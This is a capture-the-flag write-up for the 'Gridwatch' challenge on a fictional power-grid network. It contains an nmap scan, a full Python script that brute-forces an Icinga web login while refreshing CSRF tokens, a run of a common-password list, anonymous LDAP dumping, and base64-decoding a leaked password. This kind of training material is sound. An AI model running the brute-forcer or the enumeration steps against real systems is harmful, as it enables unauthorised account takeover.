Gridwatch (3 points)
Hi, emergency troubleshooter,
the entire Monitoring Department went on a teambuilding trip to the Cayman Islands, into the wilderness outside civilization (and without any telecommunications), and forgot to appoint a deputy during their absence. Verify whether all power plants are still in good condition.
The only thing we know about the monitoring team is that they registered the
domain gridwatch.powergrid.tcc.
Stay grounded!
Hints
- Many systems like to keep things simple — their usernames often resemble their own names.
Solution
The initial quick nmap scan shows that the host has a web server listening
on port 8080.
$ nmap gridwatch.powergrid.tcc
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for gridwatch.powergrid.tcc (10.99.25.51)
Host is up (0.014s latency).
Other addresses for gridwatch.powergrid.tcc (not scanned): 2001:db8:7cc::25:51
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
8080/tcp open  http-proxy
When we open that site in a browser, we can see that it runs Icinga. However, we need credential to get in.
As the hint suggests, many systems use simple login names, so we can try to
guess a username (let's try icinga) and try some of the common passwords.
Since hydra doesn't seem to be able to handle CSRF tokens that the login
form uses, we can put together a custom script.
#!/usr/bin/env python3
import sys
import requests
from bs4 import BeautifulSoup

# Configuration
LOGIN_URL = "http://gridwatch.powergrid.tcc:8080/authentication/login"
CSRF_FIELD = "CSRFToken"
FAILED_INDICATOR = "Incorrect username"
def create_form_data(password, csrf_token):
    return {
        "rememberme": 0,
        "redirect": "",
        "formUID": "form_login",
        "btn_submit": "Login",
        "username": "icinga",
        "password": password,
        CSRF_FIELD: csrf_token
    }

def get_csrf_token(response):
    soup = BeautifulSoup(response.text, 'html.parser')
    csrf_input = soup.find('input', {'name': CSRF_FIELD})
    if csrf_input:
        csrf_token = csrf_input.get('value')
        return csrf_token
    else:
        raise ValueError(f"CSRF token field '{CSRF_FIELD}' not found in the form")

def main():
    session = requests.Session()
    response = session.get(LOGIN_URL)
    try:
        csrf_token = get_csrf_token(response)
    except Exception as e:
        print(f"Error getting CSRF token: {e}")
        sys.exit(1)

    # Read passwords from stdin
    for line in sys.stdin:
        password = line.strip()
        if not password:
            continue

        try:
            response = session.post(LOGIN_URL, data=create_form_data(password, csrf_token))
            if FAILED_INDICATOR in response.text:
                # Extract new CSRF token for next attempt
                csrf_token = get_csrf_token(response)
            else:
                # Success or different error - investigate
                print(f"POTENTIAL SUCCESS with: {password}")
                return
        except Exception as e:
            print(f"Error with {password}: {e}")

if __name__ == "__main__":
    main()
Running this using "pwdb top 1000" list from seclists reveals that the system
uses really simple credentials.
$ cat /usr/share/seclists/Passwords/Common-Credentials/Pwdb_top-1000.txt | ./bruteforce_with_csrf.py
POTENTIAL SUCCESS with: test

After logging in using icinga as username and test as password we can see
some services (HTTP, LDAP and DB).
The hostnames do not seem to be available, however, we can see the IPs on the
service details page, e.g. the address of LDAP server is 10.99.25.52.

The server is up and responding, so we can try to find the base DN.
$ ldapsearch -x -H ldap://10.99.25.52 -s base -b "" namingContexts
# extended LDIF
#
# LDAPv3
# base <> with scope baseObject
# filter: (objectclass=*)
# requesting: namingContexts
#

#
dn:
namingContexts: dc=ldap,dc=powergrid,dc=tcc

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
If we dump all the entries and take a look at them, we can see one particularly interesting record
$ ldapsearch -x -H ldap://10.99.25.52 -b "dc=ldap,dc=powergrid,dc=tcc"
# extended LDIF
#
# LDAPv3
# base <dc=ldap,dc=powergrid,dc=tcc> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

(... output truncated ...)

# mscott, Users, ldap.powergrid.tcc
dn: uid=mscott,ou=Users,dc=ldap,dc=powergrid,dc=tcc
objectClass: inetOrgPerson
objectClass: top
uid: mscott
cn: mscott
sn: Scott
displayName: Michael Scott
description: UHdkIHJlc2V0IHRvIFRoYXRzd2hhdHNoZXNhaWQK
The description looks like something base64-encoded, soe let's take a look at what it is.
$ echo UHdkIHJlc2V0IHRvIFRoYXRzd2hhdHNoZXNhaWQK | base64 -d
Pwd reset to Thatswhatshesaid
The final step is to logout from the icinga account and to log in using the

discovered credentials for mscott. The dashboard shows the flag as a status
of fusion.powergrid.tcc service.